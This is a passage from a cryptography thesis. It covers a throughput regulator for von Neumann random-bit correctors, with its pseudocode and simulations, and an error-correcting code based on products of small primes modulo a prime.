However, if the von Neumann generator receives biased input bits at a regular interval, the unbiasing causes delays and as a result the output distribution is not regular anymore. In fact in that case the output follows a Poisson distribution. A regulator $\mathcal{R}$, adapted to this distribution, can be installed between the corrector $\mathcal{C}$ and the randomness consumer to absorb this variability (see Figure 9.3), so that the randomness consumer receives a steadier input.




Figure 9.3: Source correction and regulation.

The reason why we need a regulator is that cryptographic hardware is usually synchronous. Algorithms such as stream ciphers, block ciphers or even modular multipliers usually run in a number of clock cycles

which is independent of the operands' values. Designing hardware to accept such inherently irregular inputs from $\mathcal{C}$ frequently proves tricky[11].

Note that in practice true random number generators implement large buffers, which are aimed to be full most of the time, so as to provide large arrays of random bits at once. These buffers are compatible with our design (provided they are placed after the regulator), and benefit from the easier implementation. Therefore, it is possible to address both the steady-flow generation of random numbers, and the problem of burst accesses.

The latter point highlights that FIFO-like solutions are complementary, but not equivalent, to regulators. Trying for instance to replace the regulator by a FIFO queue, one would need to adjust the queue size to both the randomness generator and consumer, and blocking probabilities could only be adjusted provided that both generation and consumption behaviours are known.

9.5.5 Description as an event-driven automaton

The regulators we describe in this paper can be expressed in the language of event-driven automata. Such a device has access to the following primitives:

- Push(a) pushes a on the stack $\mathcal{M}$.
- Pop() pops an object a from the stack and emits it to $\mathcal{F}$.
- Stack() returns the number of objects currently stored in $\mathcal{M}$.
- Signal(t) registers an event listener EventSig (see below) to be called after time t has elapsed.

The events are:

- EventSig is called when time t has elapsed since the call of Signal(t).
- ObjIn(a) is called when an object is received from $\mathcal{G}$.
- Setup is called once at initialization.
- Error is called upon errors.

$\mathcal{R}$ is inactive between events: it is entirely characterized by describing what it does when events occur.

The regulator's functionality is achieved by using the event handlers described in Algorithms 47 to 49. For the sake of simplicity, we allow $\mathcal{R}$ to use a single global variable s for its operation which we do not count as part of $\mathcal{M}$ in the following discussion. We purposely leave the error handler unspecified.

At setup time, the variable s is set to some prescribed value $t_{\max}$ meant to be the maximum acceptable waiting time before a packet is received. This value thus depends on the input distribution, but in practice can always be set to a large enough value.

Algorithm 47: Setup Event

1. $s \leftarrow t_{\max}$
2. Signal(s)

Algorithm 48: ObjIn(a) Event

1. $X \leftarrow$ Stack()
2. if $X < |\mathcal{M}|$
3. Push(a)
4. else
5. Error()

[11] A similar problem is met when RSA primes must be injected into mobile devices on an assembly line. Because the time taken to generate a prime is variable, optimizing a key injection chain is not straightforward.

Algorithm 49: EventSig Event

1. $X \leftarrow$ Stack()
2. if $0 < X$
3. $\quad s \leftarrow \mu(X)$
4. $\quad$ Pop()
5. else
6. $\quad$ Error()
7. Signal(s)

The choice of μ in Algorithm 49 corresponds to the different regulator constructions we described. For instance, the median regulator is given by the choice of a constant function $\mu(x) = \mathrm{Median}(A)$.

9.5.6 Numerical simulation

The event-driven description lends itself nicely to numerical simulation: Only reception and emission events are considered, which allows for an exact solution (in particular, there is no timer involved). Arrival times are simulated by inverse sampling of a given distribution. The source code is provided in Appendix B.3 for a Lagrange regulator with uniform input.

9.5.6.1 Uniform input distribution

Numerical simulations can be performed in a first time on a uniform input distribution, which lends itself to easier interpretation and constitutes a first ground on which to compare implementation and theory. The results of using a regulator are illustrated in Figure 9.4.

We choose a certain amount of memory K and run the simulation for $n \gg K$ packets. The output distribution is then measured. After some warming-up time (which is of the order of $K/2$), the output distribution reaches a steady state distribution peaked around a central value μ' with a *much smaller* variance than the inter-arrival time distribution. A larger memory K results in a narrower distribution: Figure 9.5 shows the evolution of variance and interquartile range (IQR) as a function of K.

Statistical dispersion around μ' decreases quickly as K increases: $\log\log \mathrm{IQR}$ decreases almost linearly with K. Both standard deviation and IQR reach a minimum value. IQR decreases faster than standard deviation, which yields a distribution with higher kurtosis as K increases. These observations are consistent across various parameter choices.

9.5.6.2 Geometric input distribution

The output times of the von Neumann corrector follow a geometric distribution. Since this distribution is *not* compactly supported, we define a cut-off value $t_{\max}$.

We use the `random.geometric` function from `numpy` to automatically generate sequence of appropriately distributed arrival times (t_i), with a cut-off at 2^{80} for the distributional regulator. The cut-off incurs a non-zero (albeit negligible) failure probability, that must be dealt with: When an exceptionally large delay occurs, the degraded operation simply consists in outputting the late object as soon as it arrives. This did not occur during the simulation, however.

Results of a simulation with a geometric input distribution of parameter p are similar to the uniform case, with a compact-supported output distribution concentrated around a value μ' slightly larger than $\mu = 1/p$. Using a too small cut-off value causes the regulator to underflow, and in extreme cases we get a situation identical to a regulator-less setting. For $p = 1/2$, memory usage stabilised around $K/4$, confirming the theoretical result of Equation (9.17).

9.5.7 Conclusions and further investigations

In this paper we described a new algorithm allowing to regulate the throughput of $G/D/1$ queues, with applications to the efficient implementation of von Neumann correctors. The method requires little memory — in fact, how much memory is available to regulation is a parameter — and does not entail any complex




Figure 9.4: Steady-state output distribution of a Lagrange regulator, with input distribution $T = \mathrm{Uniform}(200, 600)$ and memory $K = 10, 100, 200, 400, 1000$, and 2000. Observe how the variance shrinks as larger values of K are used, with the last distribution being supported on $[397, 403]$. Compare to the input distribution ($\mu = 400, \sigma = 115.4$).




Figure 9.5: The output distribution's variance diminishes as K increases. This is $\log\log \mathrm{Var}(S_K)$ as a function ok K in the steady-state regime for the same parameter set as Figure 9.4. For large values of K this approaches a linear function, meaning that the variance decreases doubly exponentially.

calculations during regulation. The very simple nature of our regulator allows for efficient implementations, so that we achieve execution times much shorter than the time interval between successive samples.

Beyond the security applications of the new regulation method the analysis done in this paper is interesting by its own right as it constitutes an instance of the buffer allocation problem for which finding solutions is easy. We can also imagine several industrial settings, where the ability to guarantee a steady-flow input of objects could streamline manufacturing processes: As an example, cryptographic signature generation may take a variable amount of time, thereby preventing further manufacturing steps to happen, with delays all across the assembly line. We can hope that using our approach to regulation could prove effective in such situations.

This work also opens many questions that call for further investigation. The effect of regulators with longer decision delays could be much harder to model, but should probably be taken into account when dealing with industrial applications. The dynamics of composition, where several regulators are assembled in a daisy-chain fashion, should also be addressed mathematically, although experimental evidence suggests this only cause additional, mild delays. As observed in the above section, the results depend somewhat on the input distribution A. While the cases of practical interest are covered here, and numerical simulation seems to argue in favour of robustness, it could be interesting to further study regulators' performance from a theoretical point of view: In particular, it seems that for large enough values of K the steady output distribution in the long-term is *independent* of the input distribution, provided that the latter is compactly supported and has some given mean. Whether this is indeed the case of simply an artifact of our experiments calls for further investigation.

Chapter 10

Mathematical results

Contents

This chapter gathers some mathematical constructions which are not strictly speaking cryptographic but nevertheless have interesting cryptographic applications.

They stem from interesting observations from number theory, such as the number-theoretic error-correcting code that we describe in Section 10.1; algebraic geometry, Section 10.2 explores the possibility of constructing some families of elliptic curves on which a variant of the knapsack cryptosystem could be designed; and calculus, with Section 10.3 extending a theorem of Laguerre on the location of polynomial roots.

10.1 A number-theoretic error-correcting code

Abstract

In this paper we describe a new error-correcting code (ECC) inspired by the Naccache-Stern cryptosystem. While by far less efficient than Turbo codes, the proposed ECC happens to be more efficient than some established ECCs for certain sets of parameters.

The new ECC adds an appendix to the message. The appendix is the modular product of small primes representing the message bits. The receiver recomputes the product and detects transmission errors using modular division and lattice reduction.

This is joint work with Éric Brier, Jean-Sébastien Coron, Diana Maimuţ, and David Naccache. It was presented at SECITC 2015 in Bucharest (Romania), and published in [BCG+15].

10.1.1 Introduction

Error-correcting codes (ECCs) are essential to ensure reliable communication. ECCs work by adding redundancy which enables detecting and correcting mistakes in received data. This extra information is, of course, costly and it is important to keep it to a minimum: there is a trade-off between how much data is added for error correction purposes (bandwidth), and the number of errors that can be corrected (correction capacity).

Shannon showed [Sha48] in 1948 that it is in theory possible to encode messages with a minimal number of extra bits[1]. Two years later, Hamming [Ham50] proposed a construction inspired by parity codes, which provided both error detection and error correction. Subsequent research saw the emergence of more efficient codes, such as Reed-Muller [Mul54; Ree54] and Reed-Solomon [RS60]. The latest were generalized by Goppa [Gop81]. These codes are known as algebraic-geometric codes.

Convolutional codes were first presented in 1955 [Eli55], while recursive systematic convolutional codes [BGT93] were introduced in 1991. Turbo codes [BGT93] were indeed revolutionary, given their closeness to the channel capacity ("near Shannon limit").

Results: This paper presents a new error-correcting code, as well as as a form of message size improvement based on the hybrid use of two ECCs one of which is inspired by the Naccache-Stern (NS) cryptosystem [NS97; CNS08]. For some codes and parameter choices, the resulting hybrid codes outperform the two underlying ECCs.

The proposed ECC is unusual because it is based on number theory rather than on binary operations.

10.1.2 Preliminaries

10.1.2.1 Notations

Let $\mathfrak{P} = \{p_1 = 2, \dots\}$ be the ordered set of prime numbers. Let $\gamma \geq 2$ be an encoding base. For any $m \in \mathbb{N}$ (the "message"), let $\{m_i\}$ be the digits of m in base γ i.e.:

$$m = \sum_{i=0}^{k-1} \gamma^i m_i \qquad m_i \in [0, \gamma - 1], \quad k = \lceil \log_\gamma m \rceil$$

We denote by $h(x)$ the Hamming weight of x, i.e. the sum of x's digits in base 2, and, by $|y|$ the bit-length of y.

10.1.2.2 Error-correcting codes

Let $\mathcal{M} = \{0,1\}^k$ be the set of messages, $\mathcal{C} = \{0,1\}^n$ the set of encoded messages. Let $\mathcal{P}$ be a parameter set.

Definition 10.1 (Error-Correcting Code) *An* error-correcting code *is a couple of algorithms:*

[1] Shannon's theorem states that the best achievable expansion rate is $1 - H_2(p_b)$, where H_2 is binary entropy and p_b is the acceptable error rate.

- *An algorithm μ, taking as input some message $m \in \mathcal{M}$, as well as some public parameters* $\mathsf{params} \in \mathcal{P}$*, and outputting $c \in \mathcal{C}$.*
- *An algorithm μ^{-1}, taking as input $\tilde{c} \in \mathcal{C}$ as well as parameters* $\mathsf{params} \in \mathcal{P}$*, and outputting $m \in \mathcal{M} \cup \{\perp\}$.*

  The $\perp$ symbol indicates that decoding failed.

Definition 10.2 (Correction Capacity) *Let $(\mu, \mu^{-1}, \mathcal{M}, \mathcal{C}, \mathcal{P})$ be an error-correcting code. There exists an integer $t \geq 0$ and some parameters* $\mathsf{params} \in \mathcal{P}$ *such that, for all $e \in \{0,1\}^n$ such that $h(e) \leq t$,*

$$\mu^{-1}\left(\mu\left(m, \mathsf{params}\right) \oplus e, \mathsf{params}\right) = m, \qquad \forall m \in \mathcal{M}$$

and for all e such that $h(e) > t$,

$$\mu^{-1}\left(\mu\left(m, \mathsf{params}\right) \oplus e, \mathsf{params}\right) \neq m, \qquad \forall m \in \mathcal{M}.$$

t is called the correction capacity *of $(\mu, \mu^{-1}, \mathcal{M}, \mathcal{C}, \mathcal{P})$.*

Definition 10.3 *A code of message length k, of codeword length n and with a correction capacity t is called an (n, k, t)-code. The ratio $\rho = \frac{n}{k}$ is called the code's* expansion rate.

10.1.3 A new error-correcting code

Consider in this section an existing (n, k, t)-code $C = (\mu, \mu^{-1}, \mathcal{M}, \mathcal{C}, \mathcal{P})$. For instance C can be a Reed-Muller code. We describe how the new (n', k, t)-code $C' = (\nu, \nu^{-1}, \mathcal{M}, \mathcal{C}', \mathcal{P}')$ is constructed.

Parameter generation: To correct t errors in a k-bit message, we generate a prime p such that:

$$2 \cdot p_k^{2t} < p < 4 \cdot p_k^{2t} \tag{10.1}$$

As we will later see, the size of p is obtained by bounding the worst case in which all errors affect the end of the message. p is a part of $\mathcal{P}'$.

Encoding: Assume we wish to transmit a k-bit message m over a noisy channel. Let $\gamma = 2$ so that m_i denote the i-th bit of m, and define:

$$c(m) := \prod_{i=1}^{k} p_i^{m_i} \bmod p \tag{10.2}$$

The integer generated by Equation (10.2) is encoded using C to yield $\mu(c(m))$. Finally, the encoded message $\nu(m)$ transmitted over the noisy channel is defined as:

$$\mu(m) := m \| \mu(c(m)) \tag{10.3}$$

Note that, if we were to use C directly, we would have encoded m (and not c). The value c is, in most practical situations, much shorter than m. As is explained in Section 10.1.3.1, c is smaller than m (except the cases in which m is very small and which are not interesting in practice) and thereby requires fewer extra bits for correction. For appropriate parameter choices, this provides a more efficient encoding, as compared to C.

Decoding: Let α be the received[2] message. Assume that at most t errors occurred during transmission:

$$\alpha = \nu(m) \oplus e = m' \| (\mu(c(m)) \oplus e')$$

where the error vector e is such that $h(e) = h(m' \oplus m) + h(e') \leq t$.

[2]Hence, α is encoded and potentially corrupted.

Since $c(m)$ is encoded with a t-error-capacity code, we can recover the correct value of $c(m)$ from $\mu(c(m)) \oplus e'$ and compute the quantity:

$$s = \frac{c(m')}{c(m)} \bmod p \tag{10.4}$$

Using Equation (10.2) s can be written as:

$$s = \frac{a}{b} \bmod p, \quad \begin{cases} a & = \prod_{(m'_i=1)\wedge(m_i=0)} p_i \\ b & = \prod_{(m'_i=0)\wedge(m_i=1)} p_i \end{cases} \tag{10.5}$$

Note that since $h(m' \oplus m) \leq t$, we have that a and b are strictly smaller than $(p_k)^t$. Theorem 10.1 from [FSW02] shows that given t the receiver can recover a and b efficiently using a variant of Gauss' algorithm [Val91].

Theorem 10.1 *Let $a, b \in \mathbb{Z}$ such that $-A \leq a \leq A$ and $0 < b \leq B$. Let p be some prime integer such that $2AB < p$. Let $s = a \cdot b^{-1} \mod p$. Then given A, B, s and p, a and b can be recovered in polynomial time.*

As $0 \leq a \leq A$ and $0 < b \leq B$ where $A = B = (p_k)^t - 1$ and $2AB < p$ from Equation (10.1), we can recover a and b from t in polynomial time. Then, by testing the divisibility of a and b with respect to the small primes p_i, the receiver can recover $m' \oplus m$ and eventually m.

A numerical example is given in Section 10.1.6.

Bootstrapping: Note that instead of using an existing code as a sub-contractor for protecting $c(m)$, the sender may also recursively apply the new scheme described above. To do so consider $c(m)$ as a message, and protect $\bar{c} = c(c(\cdots c(c(m)))$, which is a rather small value, against accidental alteration by replicating it $2t + 1$ times. The receiver will use a majority vote to detect the errors in $\bar{c}$.

10.1.3.1 Performance of the new error-correcting code for $\gamma = 2$

Lemma 10.2 *The bit-size of $c(m)$ is:*

$$\log_2 p \simeq 2 \cdot t \log_2(k \ln k). \tag{10.6}$$

Proof: From Equation (10.1) and the prime number theorem[3]. □

The total output length of the new error-correcting code is therefore $\log_2 p$, plus the length k of the message m.

C' outperforms the initial error correcting code C if, for equal error capacity t and message length k, it outputs a shorter encoding, which happens if $n' < n$, keeping in mind that both n and n' depend on k.

Corollary 10.3 *Assume that there exists a constant $\delta > 1$ such that, for k large enough, $n(k) \geq \delta k$. Then for k large enough, $n'(k) \leq n(k)$.*

Proof: Let k be the size of m and k' be the size of $c(m)$.
We have $n'(k) = k + n(k')$, therefore

$$n(k) - n'(k) = n(k) - (k + n(k')) \geq (\delta - 1)k - n(k').$$

Now,

$$(\delta - 1)k - n(k') \geq 0 \Leftrightarrow (\delta - 1)k \geq n(k').$$

But $n(k') \geq \delta k'$, hence

$$(\delta - 1)k \geq \delta k' \Rightarrow k \geq \frac{k'\delta}{(\delta - 1)}.$$

[3] In the form $p_k \simeq k \ln k$.

Table 10.1: Examples of length n, dimension k, and error capacity t for Reed-Muller code.

n	16	64	128	256	512	2048	8192	32768	131072
k	11	42	99	163	382	1024	5812	9949	65536
t	1	3	3	7	7	31	31	255	255

Table 10.2: (n, k, t)-codes generated from Reed-Muller by our construction.

n'	638	7860	98304
k	382	5812	65536
$c(m)$	157	931	9931
RM$(c(m))$	256	2048	32768
t	7	31	255

Finally, from Lemma 10.2, $k' = O(\ln \ln k!)$, which guarantees that there exists a value of k above which $n'(k) \leq n(k)$. □

In other terms, any correcting code whose encoded message size is growing linearly with message size can benefit from the described construction.

Expansion rate: Let k be the length of m and consider the bit-size of the corresponding codeword as in Equation (10.6). The expansion rate ρ is:

$$\rho = \frac{|m\|\mu(c(m))|}{|m|} = \frac{k + |\mu(c(m))|}{k} = 1 + \frac{|\mu(c(m))|}{k} \tag{10.7}$$

Reed-Muller Codes We illustrate the idea with Reed-Muller codes. Reed-Muller (R-M) codes are a family of linear codes. Let $r \geq 0$ be an integer, and $N = \log_2 n$, it can apply to messages of size

$$k = \sum_{i=1}^{r} \binom{N}{i} \tag{10.8}$$

Such a code can correct up to $t = 2^{N-r-1} - 1$ errors. Some examples of $\{n, k, t\}$ triples are given in Table 10.1. For instance, a message of size 163 bits can be encoded as a 256-bit string, among which up to 7 errors can be corrected.

To illustrate the benefit of our approach, consider a 5812-bit message, which we wish to protect against up to 31 errors.

A direct use of Reed-Muller would require $n(5812) = 8192$ bits as seen in Table 10.1. Contrast this with our code, which only has to protect $c(m)$, that is 931 bits as shown by Equation (10.6), yielding a total size of $5812 + n(931) = 5812 + 2048 = 7860$ bits.

Other parameters for the Reed-Muller primitive are illustrated in Table 10.2, which shows that for large message sizes and a small number of errors, our error-correcting code slightly outperforms Reed-Muller code

10.1.3.2 The case $\gamma > 2$

The difficulty in the case $\gamma > 2$ stems from the fact that a binary error in a γ-base message will in essence scramble all digits preceding the error. As an example,

$$\underline{12200210}12202012010011120202_3 + 2^{30} = \underline{12200210}22112000112220110110_3$$

Hence, unless $\gamma = 2^\Gamma$ for some Γ, a generalization makes sense only for channels over which transmission uses γ symbols. In such cases, we have the following: a k-bit message m is pre-encoded as a γ-base κ-symbol message m'. Here $\kappa = \lceil k/\log_2 \gamma \rceil$. Equation (10.1) becomes:

$$2 \cdot p_\kappa^{2t(\gamma-1)} < p < 4 \cdot p_\kappa^{2t(\gamma-1)}$$

Comparison with the binary case is complicated by the fact that here t refers to the number of *any* errors regardless their semiologic meaning. In other words, an error transforming a 0 into a 2 counts exactly as an error transforming 0 into a 1.

Example 10.1 *As a typical example, for $t = 7$, $\kappa = 10^6$ and $\gamma = 3$, $p_\kappa = 15485863$ and p is a 690-bit number.*

For the sake of comparison, $t = 7$, $k = 1584963$ (corresponding to $\kappa = 10^6$) and $\gamma = 2$, yield $p_k = 25325609$ and a 346-bit p.

10.1.4 Improvement using smaller primes

The construction described in the previous section can be improved by choosing a smaller prime p, but comes at a price; namely decoding becomes only heuristic.

- **Parameter generation:** The idea consists in generating a prime p smaller than before. Namely, we generate a p satisfying :
$$2^u \cdot p_k^t < p < 2^{u+1} \cdot p_k^t \tag{10.9}$$
for some small integer $u \geq 1$.

- **Encoding and Decoding:** Encoding remains as previously. The redundancy $c(m)$ being approximately half as small as the previous section's one, we have :
$$s = \frac{a}{b} \mod p, \quad \begin{cases} a & = \prod_{(m'_i=1)\wedge(m_i=0)} p_i \\ b & = \prod_{(m'_i=0)\wedge(m_i=1)} p_i \end{cases} \tag{10.10}$$
and since there are at most t errors, we must have :
$$a \cdot b \leq (p_k)^t \tag{10.11}$$
We define a finite sequence $\{A_i, B_i\}$ of integers such that $A_i = 2^{u \cdot i}$ and $B_i = \lfloor 2p/A_i \rfloor$. From Equations (10.9) and (10.11) there must be at least one index i such that $0 \leq a \leq A_i$ and $0 < b \leq B_i$. Then using Theorem 10.1, given A_i, B_i, p and s, the receiver can recover a and b, and eventually m.

The problem with this approach is that we lost the guarantee that $\{a, b\}$ is unique. Namely we may find another $\{a', b'\}$ satisfying Equation (10.10) for some other index i'. We expect this to happen with negligible probability for large enough u, but this makes the modified code heuristic (while perfectly implementable for all practical purposes).

10.1.4.1 Performance

Lemma 10.4 *The bit-size of $c(m)$ is:*
$$\log_2 p \simeq u + t \log_2(k \ln k). \tag{10.12}$$

Proof: Using Equation (10.9) and the prime number theorem. □

Thus, the smaller prime variant has a shorter $c(m)$.

As u is a small integer (e.g. $u = 50$), it follows immediately from Equation (10.1) that, for large n and t, the size of the new prime p will be approximately half the size of the prime p generated in the preceding section.

This brings down the minimum message size k above which our construction provides an improvement over the bare underlying correcting code.

Note: In the case of Reed-Muller codes, this variant provides no improvement over the technique described in Section 10.1.3 for the following reasons: (1) by design, Reed-Muller codewords are powers of 2; and (2) Equation (10.12) cannot yield a twofold reduction in p. Therefore we cannot hope to reduce p enough to get a smaller codeword.

That doesn't preclude other codes to show benefits, but the authors did not look for such codes.

10.1.5 Prime packing encoding

It is interesting to see whether the optimization technique of [CNS08] yields more efficient ECCs. Recall that in [CNS08], the p_is are distributed amongst κ packs. Information is encoded by picking one p_i per pack. This has an immediate impact on decoding: when an error occurs and a symbol σ is replaced by a symbol σ', both the numerator and the denominator of s are affected by *additional* prime factors.

Let $C = (\mu, \mu^{-1}, \mathcal{M}, \mathcal{C}, \mathcal{P})$ be a t-error capacity code, such that it is possible to efficiently recover c from $\mu(c) \oplus e$ for any c and any e, where $h(e) \leq t$. Let $\gamma \geq 2$ be a positive integer.

Before we proceed, we define $\kappa := \lceil k/\log_2 \gamma \rceil$ and

$$f := f(\gamma, \kappa, t) = \prod_{i=k-t}^{k} p_{\gamma i}.$$

- **Parameter generation:**

  Let p be a prime number such that:

  $$2 \cdot f^2 < p < 4 \cdot f^2 \tag{10.13}$$

  Let $\hat{\mathcal{C}} = \mathcal{M} \times \mathbb{Z}_p$ and $\hat{\mathcal{P}} = (\mathcal{P} \cup \mathfrak{P}) \times \mathbb{N}$. We now construct a variant of the ECC presented in Section 10.1.3 from C and denote it

  $$\hat{C} = \left(\nu, \nu^{-1}, \mathcal{M}, \hat{\mathcal{C}}, \hat{\mathcal{P}}\right).$$

- **Encoding:**

  We define the "redundancy" of a k-bit message $m \in \mathcal{M}$ (represented as κ digits in base γ) by:

  $$\hat{c}(m) := \prod_{i=0}^{\kappa-1} p_{i\gamma+m_i+1} \bmod p$$

  A message m is encoded as follows:

  $$\nu(m) := m \| \mu\left(\hat{c}\,(m)\right)$$

- **Decoding:**

  The received information α differs from $\nu(m)$ by a certain number of bits. Again, we assume that the number of these differing bits is at most t. Therefore $\alpha = \nu(m) \oplus e$, where $h(e) \leq t$. Write $e = e_m \| e_{\hat{c}}$ such that

  $$\alpha = \nu(m) \oplus e = m \oplus e_m \| \mu(\hat{c}(m)) \oplus e_{\hat{c}} = m' \| \mu(\hat{c}(m)) \oplus e_{\hat{c}}.$$

  Since $h(e) = h(e_m) + h(e_{\hat{c}}) \leq t$, the receiver can recover efficiently $\hat{c}(m)$ from α. It is then possible to compute

  $$s := \frac{\hat{c}(m')}{\hat{c}(m)} \bmod p = \frac{\prod_{i=0}^{\kappa-1} p_{i\gamma+m'_i+1}}{\prod_{i=0}^{\kappa-1} p_{i\gamma+m_i+1}} \bmod p.$$

  $$s = \frac{a}{b} \bmod p, \quad \begin{cases} a &= \prod_{m'_i \neq m_i} p_{i\gamma+m'_i+1} \\ b &= \prod_{m_i \neq m'_i} p_{i\gamma+m_i+1} \end{cases} \tag{10.14}$$

  As $h(e) = h(e_m) + h(e_{\hat{c}}) \leq t$, we have that a and b are strictly smaller than $f(\gamma, \kappa)^{2t}$. As $A = B = f(\gamma, \kappa)^{2t} - 1$, we observe from Equation (10.13) that $2AB < p$. We are now able to recover a, b, $\gcd(a, b) = 1$ such that $s = a/b \bmod p$ using lattice reduction [Val91].

  Testing the divisibility of a and b by $p_1, \ldots, p_{\kappa\gamma}$ the receiver can recover $e_m = m' \oplus m$, and from that get $m = m' \oplus e_m$. Note that by construction only one prime amongst γ is used per "pack": the receiver can therefore skip on average $\gamma/2$ primes in the divisibility testing phase.

10.1.5.1 Performance

Rosser's theorem [Dus99; Ros38] states that for $n \geq 6$,

$$\ln n + \ln \ln n - 1 < \frac{p_n}{n} < \ln n + \ln \ln n$$

i.e. $p_n < n(\ln n + \ln \ln n)$. Hence a crude upper bound of p is

$$\begin{aligned} p &< 4f(\kappa, \gamma, t)^2 \\ &= 4\left(\prod_{i=\kappa-t}^{\kappa} p_{\gamma i}\right)^2 \\ &\leq 4\prod_{i=\kappa-t}^{\kappa} \left(i\gamma(\ln i\gamma + \ln\ln(i\gamma))\right)^2 \\ &\leq 4\gamma^{2t}\left(\frac{\kappa!}{(\kappa-t-1)!}\right)^2 (\ln \kappa\gamma + \ln\ln \kappa\gamma)^{2t} \end{aligned}$$

Again, the total output length of the new error-correcting code is $n' = k + |p|$.

